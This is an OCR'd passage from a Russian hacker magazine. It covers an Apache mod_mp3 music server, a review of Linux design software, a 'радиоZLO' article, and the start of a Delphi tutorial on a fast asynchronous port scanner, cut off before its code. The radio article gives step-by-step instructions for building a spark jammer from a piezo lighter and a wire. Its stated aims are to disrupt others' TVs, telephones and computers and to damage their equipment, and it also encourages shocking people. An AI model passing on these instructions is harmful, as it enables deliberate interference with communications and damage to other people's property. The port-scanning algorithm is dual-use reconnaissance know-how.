/opt/apache/www/mp3, добавляем запись с альясами в /etc/hosts у себя и клиентских компов, если нет в локалке своего DNS:

```
192.168.5.21        midian
mp3.midian.net
```

Наступила пора повесить в память нашего индейца:
/opt/apache/bin/apachectl start
Увидим мессагу:
/opt/apache/bin/apachectl start: httpd started
Если выскочили какие-либо ошибки, подправляем, естественно, конфиги и пробуем заново.
И, на всякий случай, проверим:

```
netstat -na --inet | grep 80
tcp 0        0        0.0.0.0:8000
        0.0.0.0:*      LISTEN
tcp 0        0        0.0.0.0:80
0.0.0.0:*     LISTEN
```

Внимание! Если у тебя Апаче подвис только на 80 порт, тогда проблема может заключаться в том, что ты включил в httpd.conf директиву AddModule для разрешения скомпилированных модулей. Для разрешения этой проблемы можно воспользоваться двумя способами: либо закомментировать везде AddModule что-то_там.c, либо добавить строчку ниже и перезапустить Apache:
AddModule mod_mp3.c

По ту сторону баррикад

Пришло время переместиться на сторону клиента, кто, собственно, и будет использовать все нашаманенное нами. Открываем на клиентской машине браузер и вводим адрес:
http://hostname_of_mp3_server:порт/?op=rss
В моем случае: http://mp3.midian.net:8000/?op=rss - и получаем список всех файлов (каждый из которых будет обладать уникальным идентификатором), лежащих в /opt/apache/www/mp3 или том каталоге, который ты указал в конфиге.
Для создания единого плэй-листа для всех mp3-шек можно воспользоваться следующим запросом:
http://hostname_of_mp3_server:порт/?op=m3u




Создание плэй-листа

В состав Apache входит несколько интересных модулей: mod_access - управление доступом, mod_auth_digest - возможность авторизации клиентов с помощью MD5, mod_cgi - обработка CGI-сценариев, mod_env - сообщение установок среды CGI-сценариям, mod_log_config - изменение детальности журналирования, mod_mime - определение типа файла по его расширению, mod_mmap_static - кэширование файлов в памяти, mod_spelling - проверка ошибок в адресах, mod_usertrack - слежение за кукисами. Подробнее про эти и другие Apache-модули можно узнать здесь: http://modules.apache.org

Но этот вариант будет пригоден либо для радиостанции, либо для того момента, когда тебе музыка нужна как background на долгое время, либо просто лень скармливать плееру плэй-листы. С кем не бывает? =)
Поэтому лучше в каждой поддиректории создавать их вручную, а если коллекция чересчур большая, то без написания скрипта для автоматизации процесса никак не обойтись.
К моему огромному сожалению, протестированные мною *nix'овые mp3-плееры: FreeAmp, mp3blaster, mpg123, lmp, xmms - вели себя просто неадекватно с нашей схемой Apache+mod_mp3 и плэй-листами. Глючили, повисали etc, хотя последний из них выгодно отличался от аналогов. С винампом же особых проблем замечено не было.

Роемся по папкам и наслаждаемся музоном…




Обратная связь

Уверен, что после определенного срока тебе самому лень или не досуг будет выкладывать свежие mp3-хи, поэтому нужно наладить обратную связь с твоими сетевыми меломанами, т.е. предоставить им возможность закачивать музыку на поднятый тобой mp3-сервак. Так что лучше заранее позаботься о поднятии и FTP-шника. Думаю, для тебя это не будет особой проблемой =).

Подведем итог

Естественно, существуют и альтернативы mod_mp3, например, shoutcast и icecast. В дополнение (если с MySQL общаешься на "ты") можно воспользоваться тулзами типа ampache или netjuke, обеспечивающими стильный дизигн для твоего проекта и доступ к базе данных коллекции. Все эти приблуды можно отыскать на свежемясе - http://freshmeat.net



С NetJuke выглядит вкуснее :)

Итак, ты прочел статью от начала и до конца. Чего же сидишь и ждешь? А ну вперед и воплоти свою давнюю мечту, на зависть друзьям: стань mp3-бароном! Будут грабли - мыль.
/quit Andrushock not supported by kernel

Юниксоид



ПИНГВИНОДИЗАЙН


VOY (www.voy85.org, voy@satanic.com)

ПИНГВИНОДИЗАЙН

Стань крутым *nix-дизайнером!

Какая наивность! Я довольно часто спрашивал мнение своих знакомых насчет того, возможно ли заниматься в Линуксе полноценным творчеством во всех его проявлениях. В частности, дизайном. И что, ты думаешь, они ответили? Одни говорили, что это извращение, другие - что садомазохизм. А причина для них кроется в том, что, якобы, нормальных 3D-, HTML- и графических редакторов под эту Ось просто не существует. Мнение это глубоко ошибочно по своей природе. Дабы не позволить подобной смуте закрасться и в твое сердце, в этой статье я постараюсь убедить сомневающихся, что замутить что-нибудь трехмерно-красиво-шевелящееся можно и под пингвином. Притом влегкую!

В фильме снимались:




The Gimp в роли Пятачка

Стащить: www.gimp.org



С Gimp'ом можно все: начиная от капли...




...и кончая кладбищем =)

Настоящее чудо программерской мысли: своими возможностями местами догоняет, а местами даже перегоняет раскрученный на всю катушку Adobe Фотошлеп. Однако Gimp не слизан подчистую со своего форточного соперника, а является полностью автономным проектом, не имеющим абсолютно ничего общего с Photoshop'ом. Впрочем, нужно отметить, что все-таки некоторые его функции, возможности и феньки все же присутствуют. Если ты все равно продолжаешь думать, что разработчики Gimp'a скоммуниздили всю идею Адоба, то представь-ка себе редактор без поддержки слоев, кривых Безье и прочих примочек - так бы и рисовали мы в mspaint! (и жили в каменном веке :) - прим. ред.) Сей зверь поддерживает огромное количество типов файлов, может перегонять один в другой, поэтому держать его стоит даже только из-за этой функции. Также он умеет захватывать изображение с экрана и предоставлять тебе для твоих извращенческих забав =). Продукт этот никакой не бета- и не альфа-версия (как частенько бывает с вещами такого класса), поэтому виснуть, глючить и падать он 99% не будет. К моменту написания статьи Gimp дорос до версии 1.3.5 и продолжает нас радовать своей стабильностью и безглючностью. Размер дистрибутива всего 12 метров, и он абсолютно свободно распространяется, но, прежде чем скачивать, посмотри на своих сидюках с дистрибутивом Линукса - скорее всего, там он будет (по крайней мере у Шапки он точно присутствует). Для разминки я взял свою старую отрендеренную работу в 3DSMax, в которой был маленький глюк, замеченный мною недавно, - вываливщийся полигон, и попробовал его заретушировать. Но, как это всегда бывает, в бочке меда всегда находится ложка дегтя: в процессе работы чувствовалось некоторое неудобство (нельзя по-человечески изменять масштаб рисунка), хотя это не так страшно, ведь если поработать некоторое время с этим редактором, то можно вполне привыкнуть и не париться с этим. В целом, мои впечатления от работы с Гимпом достаточно неплохие.



Blender в роли Винни-Пуха

Стащить: www.blender.nl



Изучаем объект во всех измерениях

Вот что в итоге получилось

Итак, Blender. Конечно, как и любой редактор, он очень сильно отличается от своих собратьев в форточках, и, если ты рубишь в 3DSMax или Maya (как это было со мной), то это здесь тебе совсем не поможет. Навигация, настройки, модификаторы - все сделано по-своему и ничего общего с другими тулзами такого класса нет. Если не веришь, то посмотри хотя бы на скриншот =).

Часто в обзорах софта пишут: "программа имеет дружественный интерфейс". Тогда о Blender'е можно сказать, что фейс у него, наоборот, злой, кусачий и ни с кем дружить совершенно не хочет =). Я сам часов пять возился с ним, пытаясь разобраться, что тут куда и на какие кнопочки тыкать, чтобы нарисовать нечто более-менее красивое. Нет, я вовсе не хочу сказать, что интерфейс плохой - он просто немного необычный и непривычный для новичков, но если немного поработать, разобраться, почитать парочку книг в электронном варианте (есть даже на русском языке где-то в зарослях linux.org.ru), то можно будет неплохо освоить работу с этим редактором.

NURBS-объект - это объект, который описывается и задается не плоскими полигонами, а с помощью кривых. Объекты, созданные при помощи NURBS, хоть и сложны в создании и редактировании, но внешне выглядят более реалистично и правдоподобно. Большинство компьютерных персонажей в голливудских фильмах делается именно в NURBS. Чувствуешь фишку? =)

Теперь пару слов о возможностях этой программы:

1) Работа с NURBS-кривыми и поверхностями

2) Неплохая работа с материалами (хотя она, конечно, далека от совершенства)

3) Большое количество настроек эффектов

4) Быстрый рендеринг



Но не все так хорошо в этой программе. Разработчики, как и любые нормальные люди, бесплатно работать не хотят. Но и напрямую денег не просят, дабы не потерять часть клиентуры. На паге программы написано: "Blender Creator - абсолютно бесплатная программа, но если вам она действительно понравится, то вы можете заплатить всего 260 условно-зеленых единиц и купить Blender Publisher, обладающий кучей новых возможностей" (импорт-экспорт, поддержка собственного формата x-mime и множества всякой полезной фигни). То есть получается, что супер-мега-бесплатный Blender на самом деле обыкновенная демо-версия. Но об этом совершенно умалчивается. Ладно, пес с ней, с этой демо-версией, креаторы на момент написания статьи вдобавок начали переделывать сайт и закрыли возможность не только скачивания самого Блендера (пришлось искать на разных FTP-шниках по имени blender-2.23.orig.tar.gz), но и временно прикрыли свой магазин, где раньше за креды можно было приобрести полную версию. Возможно, к моменту выхода этой статьи в свет сайт разработчиков оживет и обрадует нас новой версией Blender'а и открывшимся магазинчиком для кардеров. Если же нет, то стань на несколько мгновений Иваном Сусаниным и найди по обозначенному выше названию линк для скачки =). Да, еще один момент: этот редактор уже стал достаточно популярным (по клятвенным заверениям разработчиков уже около 16000 человек пользуются им), и он теперь входит в дистрибутив Linux Debian'a. Так что посмотри в своей коллекции варезных CD-ков, может он там есть. Итог: по моему скромному мнению, единственный по-настоящему работающий, завершенный до конца и не глючащий, достойный твоего пристального внимания 3D-редактор.

Quanta в роли ослика Иа

Стащить: http://quanta.sourceforce.net



Взглядом посетителя…

Взглядом веб-мастера…

Из всех тех HTML-редакторов, которые я рассмотрел и попробовал на вкус в процессе написания статьи, этот мне приглянулся больше всех. В отличие от Linux-версии популярного под Win редактора CoffeeCup, Quanta абсолютно бесплатна и не будет тебя долбить требованиями дать денег разработчикам на пиво. Распространяется исключительно в исходниках, но после попытки скомпилировать сие чудо лично у меня компилятор на самом финише при сборке конечного файла истошно заматюгался и ругнулся на неподдержку каких-то ключей для компиляции. После изящного изнасилования Makefile'a и операционного удаления оттуда этих ключей все скомпилировалось и даже не пикнуло (хотя обычно в таких случаях ничего хорошего не получается). Возможности у Кванты достаточно большие, поддерживает все, что нужно для программы такого класса. Меня порадовала возможность быстрого предпросмотра того, что ты в этом редакторе нагородил. Причем это делается при помощи встроенного браузера (основанного на ядре Konquerror) в небольшом окошке внизу.

Программка эта дружит с великим и могучим русским языком, дружит - это еще мягко сказано =). Русский - это родной язык редактора, так как вначале его разрабатывали русские ребята (но потом они ушли городить коммерческую версию Quant'ы, позабыв о бесплатной).

Сама Quanta достаточно стабильна: в ней я долго и упорно мучил свой сайт, чего я только ни делал, но все мои усилия были тщетны. Тулзенка ни разу не глюканула и не упала. Но в процессе работы я обнаружил одну досадную вещь (глюк - не глюк, решай сам), связанную скорее с Konquerror'ом, нежели с самой программой: в окошке предпросмотра не совсем нормально себя ведут карты ссылок, т.е. можешь хоть обкликаться по картинке, на которую они натянуты, а работать они все равно не будут =(. В конечном счете, просто не могу ее порекомендовать всем сайто-владельцам, особенно тем, у которых не лады с англицким.

И другие незаметные актеры

Линукс - платформа непредсказуемая и многообразная. Не мне тебя учить, ты это и сам понимаешь. Порой один и тот же дистрибутив у разных людей настолько со временем меняется из-за бесконечных апдейтов и перекомпиляций, что узнать его почти невозможно. Поэтому некоторые программы, работая на одном компе, запускаться на другом совершенно не хотят =(.

Именно по этой причине в этот обзор не попала такая замечательная софтина, как Canvas7, неплохой редактор векторной графики. Как я был зол, когда тридцатимегабайтный мастодонт при любой попытке заставить его работать вылетал в трубу с SegFault =(.

Да и многие приложения на Линукс только начинают свое развитие, и их разработка началась не так давно. Но если программа находится в состоянии альфа- или пре-альфа-версии, то и говорить о том, что по своей мощи она может тягаться со своими большими братьями с винды просто глупо. Поэтому унывать вовсе не стоит.

Ведь на горизонте начинают маячить неплохие развивающиеся проекты, такие, как K-3D (ftp3.sourceforge.net/pub/sourceforge/k3d). Если разработчик не забьет на написание этой программы, то она сможет перещеголять супер-популярный Blender и немного покусать всеми любимый (и не очень) 3DSMax. Пока же она только в зачатке в версии 0.1.3 и обладает не только большим количеством глюков, недоделок, но и приятными фенечеками, вроде оригинального хелпа (описывать не буду, это надо видеть) и интересных нововведений.

В природе существует еще множество интересных поделок программистов (среди которых, конечно, много русских), позволяющих заниматься творчеством на компьютере, причем именно под Линуксом. Но большинство из них (но не все!) все же похожи на красивые игрушки, а не на серьезные программы для настоящей работы. Хотя побаловаться с ними вполне можно. Я уверен, у пингвиненка Тукса все еще впереди, он только начал свое развитие и триумфальное шествие по компам планеты. Пингвинизация планеты скоро наступит! Не удивлюсь, если в скором времени на вопрос: "Можно ли дизайнерить в Линуксе?" - будут отвечать: "Не можно, а нужно =)". Желаю тебе правильно и по своему вкусу выбрать одну из вышеописанных программ и замутить реальный 3D-хит =). Кстати, небольшая просьба: если ты знаешь какие-либо программы, имеющие отношение к дизайну и являющиеся, по твоему мнению, достойными внимания, то, не раздумывая, мыль мне =).



Западлостроение

ПРОСТЕЙШЕЕ РАДИОZLO ТЫ МОЖЕШЬ СОБРАТЬ НА КУХНЕ

Доктор Добрянский (Dr.Cod@real.xakep.ru)

Простейшее радиоZLO ты можешь собрать на кухне

Бегом на кухню! Тут есть все, что тебе нужно для всплеска накопившейся радиоZZZZZлости. Как? У тебя нет осциллографа, паяльника и радиодеталей? А они тебе и не нужны. Это устройство мы собираем исключительно из кухонных принадлежностей. Настоящий радиовредитель обойдется без компонентов и приборов, ведь он может сделать устройство из печенья, как в голливудских фильмах. Бедные америкосы, им и не снилось, что творится на наших кухнях. Добро пожаловать в наш маленький кухонный ад.

ZLOвозможности устройства

Устройство хреначит электрические помехи практически в любой кабель: телевизионный, телефонный, сетевой, силовой. Естественно, подключаться не требуется. Достаточно поднести radioZLO к кабелю. С телевизором устройство работает на расстоянии в несколько десятков метров.

На телеках бегут помехи. Компьютеры под действием кухонного ZZZла перезагружаются. Устройство заставляет шипеть динамики некоторых телефонов. Не все возможности до конца известны, исследования продолжаются.

Устройство может запросто спалить бытовую технику типа телевизора, центра, компьютера, офисной АТС. Внимание! Пылесос, кухонный комбайн и кофемолку эта версия кухонного зла сжигать не умеет. Устройство совершенствуется.

ZLOкомпоненты, злоинструменты

Для простейшего радиоZ нужна кухонная пьезозажигалка. Такая зажигалка есть у большинства счастливых обладателей газовых плит. Чтобы твоя плита принялась усердно коптить в потолок и вокруг, необходимо такой зажигалкой запустить процесс горения. ЗЛОжигалку для плиты можно взять в любом хозяйственном магазине или на обычном вещевом рынке, развале или в палатке с побрякушками. Пьезоэлектрическое счастье будет стоить 30-50 рэ. Если потренируешь свой моZZZZг, то по прочтении статьи легко сможешь заменить кухонную пьезозажигалку на прикуривательную или на любое другое искрящее устройство. Но в первых экспериментах Добрый Доктор прописал тебе именно кухонную. Кухонная зажигалка идеально подходит для наших грязных целей. Нет, это не реклама кухонных пьезозажигалок, читай дальше!

Еще тебе понадобится обычный провод. Его ты можешь отрезать от телевиZZZора, пылесоса, кухонного комбайна, компьютера, кофемолки и, не побоюсь этого слова, Холодильника. Главное, чтобы провод, который ты режешь, должен быть отключен от сети. Запомни: отчленение электрических проводов, подключенных к сети, резко сокращает численность радиовредителей во всем мире.

Если негде срезать провод, то ты легко можешь его купить на вещевом рынке, в хозяйственном магазине или просто найти на помойке. Тебе нужен провод любой толщины, длинною от одного до пяти метров. Конечно, чем больше, тем лучше, но в пятиметровом у тебя заплетутся ноги. Тут работает правило: «пускай маленький, зато веселенький». Могут пригодиться две чайные ложки. Хотя пойдут и столовые. Еще нужен скотч, нож или ножницы.

ZLOваренье, то есть приготовленье кухонного зла

Первым делом нужно снять с зажигалки протектор так, чтобы оголилась самая нежная, самая милая часть зажигалки - искрящие контакты. Уже на этом этапе ты получил веселую игру: «Кара небесная». Теперь ты можешь бегать за друзьями и, подобно Зевсу-громовержцу, швырять гневные молнии в грешные задницы. Это не реклама кухонных зажигалок, но хочу заметить, что кухонная зажигалка со снятым наконечником очень эргономично ложиться в руку. Так и хочется воткнуть ее в чью-нибудь сочную ягодицу. Приятно то, что зажигалки выдают небольшой ток, вряд ли ты кого-нибудь им сможешь убить. Но если все-таки кто-то откинет коньки от удара пьезоэлектричеством, то не забудь, что мы с редакцией за это ответственности не несем. И еще не пробуй зажигалку на язык, будет дико больно!

Генератор ЗЛА!

А теперь садись перед телевизором и щелкай зажигалкой. Никаких помех, естественно, не видно. Все дело в том, что нет антенны. Достаточно к одному из контактов прислонить ложку, нож или любой другой металлический предмет, как на экране появятся помехи.

А секрет в том, что любая искра излучает помехи в широком радиодиапазоне. То, что ты сейчас собрал из ложки и зажигалки, - аналог первого искрового передатчика. Замутив простейший детекторный приемник, ты сможешь наладить радиосвязь азбукой Морзе на несколько километров. Если сделаешь хорошую антенну. Примерно такие штуки крутили (паять схемы стали с появлением ламп) пионеры радио: Попов, Маркони, Герц и другие.

От искровых передатчиков отказались из-за больших размеров, отсутствия точной настройки. А главное, такой передатчик шипел на очень большой радиополосе. Но нам-то с тобой именно это и нужно!

Как излучить ЗЛО?

Генератор радиопомех - любая пьезозажигалка и вообще любой искрящий прибор. Но одного только генератора мало. Помехи нужно излучать, чтобы они долетали до дорогих телезрителей и радиослушателей, а также любителей поговорить по телефону. Для излучения помех нужна антенна. И только с антенной невинная зажигалка превращается в ZZZлобную глушилку.

Самый простейший вариант - это приложить металлический предмет к одному из искровых контактов. Если ты решил серьезно кому-то навредить, то в дело идет провод от пылесоса или чайника. Да вообще любой провод. Конец нужно зачистить ножом или ножницами. Хорошо зачищенный конец достаточно вставить в пластмассовый держатель, откуда торчит искровой контакт. В смысле у провода нужно зачистить конец и вставить. А дальше чем длиннее провод - тем дальше долетает сигнал. При этом на эффективность помех будет влиять расположение такой антенны.

Если ты строишь карманное зло, то неплохой антенной будут чайные ложки. Можно одну или две ложки прикрутить к зажигалке скотчем так, чтобы

они плотно прилегали к контактам. Я соединил ложки и контакты проволочками, надерганными из провода. Излучатель из ложек похуже, зато компактный.

Как настроить ЗЛО?

Нужно сидеть перед телеком и щелкать зажигалкой. Пробуй разные антенны, пробуй крутить антенной в разные стороны. Результат ты увидишь сразу, это не может не работать. По экрану поползут сначала редкие точки, лучше видно на темном экране. Дави на кнопку чаще, точек на экране станет больше.
Эффект увеличится, если искровые контакты пригнуть друг к другу. Так, чтобы проскакивала совсем маленькая искорка. При этом плотность помех возрастет. А зажигалка будет не щелкать, а скрипеть и визжать подобно диджейскому винилу. Так мне удавалось доводить свой телек до сумасшествия. Главное, чтобы между контактами зазор был микроскопическим.

Телефонное ЗЛО

Если антенну приблизить к телефонному кабелю, то пиликанье зажигалки будет очень громко слышно в динамике. Ложки работают с десяти сантиметров, а провод глушит телефон на расстоянии метра (на моем телефоне «РУСЬ»). Главное, чтобы антенна была параллельна телефонному кабелю. После экспериментов с кухонным злом мои друзья стали жаловаться, что в ухе что-то скребется, стреляет и ноет. Чем ближе ты подносишь антенну к телефонному кабелю, тем громче помехи. Если мощности недостаточно, то можно попробовать намотать телефонный провод на антенну. Осторожно! Телефон может от этого испортиться. Можно глушить телефонные разговоры везде, где есть телефонный кабель.

Компьютерное ЗЛО

Если ты не хочешь расстаться со своим железным конем раньше времени, то лучше его отключить на время экспериментов. Несколько раз мой компьютер завис и перезагрузился под треск зажигалки. Думаю, что если поднести антенну близко к проводу клавиатуры, мыши или монитора, то можно легко спалить интерфейс. Хотя я не проверял.

Конкурс на лучшее ЗЛО

Кухонное Зло пока еще совсем маленькое и зеленое. Пользуясь зачаточным состоянием зла, добро, конечно, снова победит. Этого допустить нельзя, т.к. розовые сопли всех давно уже достали. Поэтому объявляю конкурс на лучшее кухонное зло. Есть еще много над чем подумать. Как радиозло влияет на сотовые и радиотелефоны? Что будет, если снарядить целую армию друзей с зажигалками? Можно ли глушить компьютерную, локальную сетку? Как еще больше усилить эффект? Что еще можно собрать на кухне?
Пиши о своих достижениях и экспериментах Доктору Добрянскому (Dr.Cod@real.xakep.ru) с пометкой radioZLO. Лучшие идеи будут опубликованы. А лучший из лучших получит фамильную зажигалку с подписями сотрудников редакции. Не дадим добру снова все испоганить!



Вот так с зажигалки снимают протектор. Эта такая железячка на кончике. После того как протектор снят, можно перейти к лечебно-электрической гимнастике с друзьями.

Искровые контакты нужно загнуть как можно ближе, чтобы между ними оставался небольшой зазор. Теперь искра будет проскакивать в несколько раз быстрее.

Искровые контакты нужно загнуть как можно ближе, чтобы между ними оставался небольшой зазор. Теперь искра будет проскакивать в несколько раз быстрее.

Искровые контакты нужно загнуть как можно ближе, чтобы между ними оставался небольшой зазор. Теперь искра будет проскакивать в несколько раз быстрее.

Шнур от пылесоса прикрепить легко. Главное - не забудь загнуть искровые контакты поближе. Получится стационарная версия радиозла.

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Delphi
Самый быстрый сканер портов

В прошлом номере Х мы уже познакомились с основными функциями winsock. Мы уже знаем, как и что нужно инициализировать и как произвести коннект. Если ты помнишь принцип работы сканера портов, то должен уже понять, что этого вполне достаточно. Дополнительные функции мы изучим в процессе написания самого быстрого в мире сканера.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Предисловие

Алгоритм быстрого скана достаточно прост, но многие программеры с неохотой выдают хоть какую-нибудь информацию о нем. Я спрашивал несколько фирм, рекламирующих свои сканеры как самые быстрые, и никто не ответил. А меня же просто интересовало, действительно ли сканер быстрый или это только реклама.

Такая секретность достаточно очевидна, ведь если снять тайну с алгоритма, то они не смогут заколачивать деньги. Зайди на download.com и посмотри, сколько денег просят за быстрый скан. Любой познавший эту тайну сразу пишет свою прогу, пичкает какими-нибудь никому не нужными дополнительными возможностями и продает по 10-15 у.е. за прогу. Вроде не так уж много, но небольшой капитальчик забабахать можно.


Мы не жадные и поэтому решили поделиться этим алгоритмом. Если ты сможешь красиво оформить наш сканер портов, то сможешь перейти на легал и начать зарабатывать доллары для нашей страны вполне нормальным кодингом. Почему Индия может содержать свой бюджет благодаря программистам, а мы его содержим благодаря нефтяникам?

Ну а если ты в свой сканер добавишь такие возможности, как Ping, Whois (я уже описывал это в Х) или еще чего из сетевых примочек, то у твоей программы будет намного больше шансов заработать побольше денег.

Неправильный быстрый скан

Для начала посмотрим на то, как программеры неправильно пытаются увеличить скорость скана. Для этого многие пытаются использовать преимущества многозадачности окошек, запускают кучу потоков и в каждом из них делают попытку на свой порт. Оригинально, но это напрягает ОС и комп, да и увеличение в скорости незначительное.

Если работать с сетью в синхронном режиме, то получаются большие накладные



Форма для моего самого быстрого сканера

расходы на ожидание коннекта и для реального увеличения скорости нужно запускать 30-40 потоков. Это очень неудобно и усложняет программу, а значит, она будет нестабильной и неудобной.

А вот как надо

Для нормального скана не надо никаких дополнительных потоков. Тут нужно воспользоваться возможностями асинхронности сетевых функций. Это, на первый взгляд, сложнее в кодинге, но реально такой сканер будет содержать намного меньше кода (максимум 40 строчек), а главное - реальный выигрыш в скорости и реальная параллельность скана.

Итак, если ты читал статью "Сетевая библиотека Winsock" в прошлом номере Х, то уже должен знать, что такое асинхронность. Я только напомню, что при синхронном режиме ОС останавливается на каждой функции и ожидает ее окончательного исполнения. При асинхронном режиме функция выполняется, но нет ожидания ответа от сервера.

Рассмотрим реальный пример асинхронности. Для нашего сканера нужна только одна функция - connect. Когда мы вызываем ее в асинхронном режиме, то ОС посылает запрос на соединение к серверу и, не дожидаясь реального коннекта, продолжает работать дальше, как ни в чем не бывало. Вот как раз тут и поковырялась собака точка ру :). Мы можем послать запрос на соединение в асинхронном режиме, а пока сервер решает, какой прислать ответ, можно послать еще кучу запросов на соединение. Потом нужно только подождать немного, чтобы сервер успел обработать все твои запросы, и потом проверить результат.

Единственный недостаток асинхронности - надо самому проверять результат работы функции connect. Но это не так уж и сложно, и ты убедишься в этом, когда увидишь исходник сканера.

Логика правильного быстрого сканера

Давай теперь на пальцах прикинем, как же будет работать быстрый сканер:

1. Надо объявить кучу переменных типа TSOCKET, а лучше объявить массив таких переменных, например:
FSocket: array [0..39] of TSOCKET; //Массив из 40 сокетов
В этом примере я объявил 40 сокетов, значит можно сканировать сразу по 40 портов.
2. Проинициализировать сетевую библиотеку.
3. Каждому сокету из массива назначить свой номер порта и выполнить функцию connect. Первый сокет будет пытаться присоединиться к 1-му порту, 2-й - ко второму и так далее.
4. Добавить все сокеты в специальный контейнер сетевых событий.
5. Запустить ожидание события.
6. Если произойдет какое-нибудь событие, значит произошел коннект.
7. Вывести информацию об открытых портах и закрыть все сокеты.
8. Можно перейти на первый шаг и запустить скан следующей партии портов.

В этом случае скан происходит пачками по несколько портов сразу без использования каких-либо дополнительных потоков. Это позволяет не только выиграть в скорости, но и сильно разгрузить систему от лишней нагрузки с потоками.

Событийная модель WinSock


Библиотека WinSock тоже может работать через события. Для этого нужно создать объект событие с помощью функции WSACreateEvent(). После этого добавить к нему сокеты, от которых нужно ожидать события с помощью функции WSAEventSelect. Потом нужно дождаться события от любого из указанных сокетов и можно работать дальше, а именно проверять результат коннекта.

С помощью событий очень удобно отслеживать, когда произойдет коннект. Мы же будем работать в асинхронном режиме, поэтому следить придется самостоятельно. Поэтому можно добавить в объект события все наши сокеты, указать, что мы ждем события о соединении с сервером, и просто запустить ожидание.

Если что-то непонятно, то потерпи, когда ты увидишь исходник сканера. На практике это легче воспринимается.

Время и количество

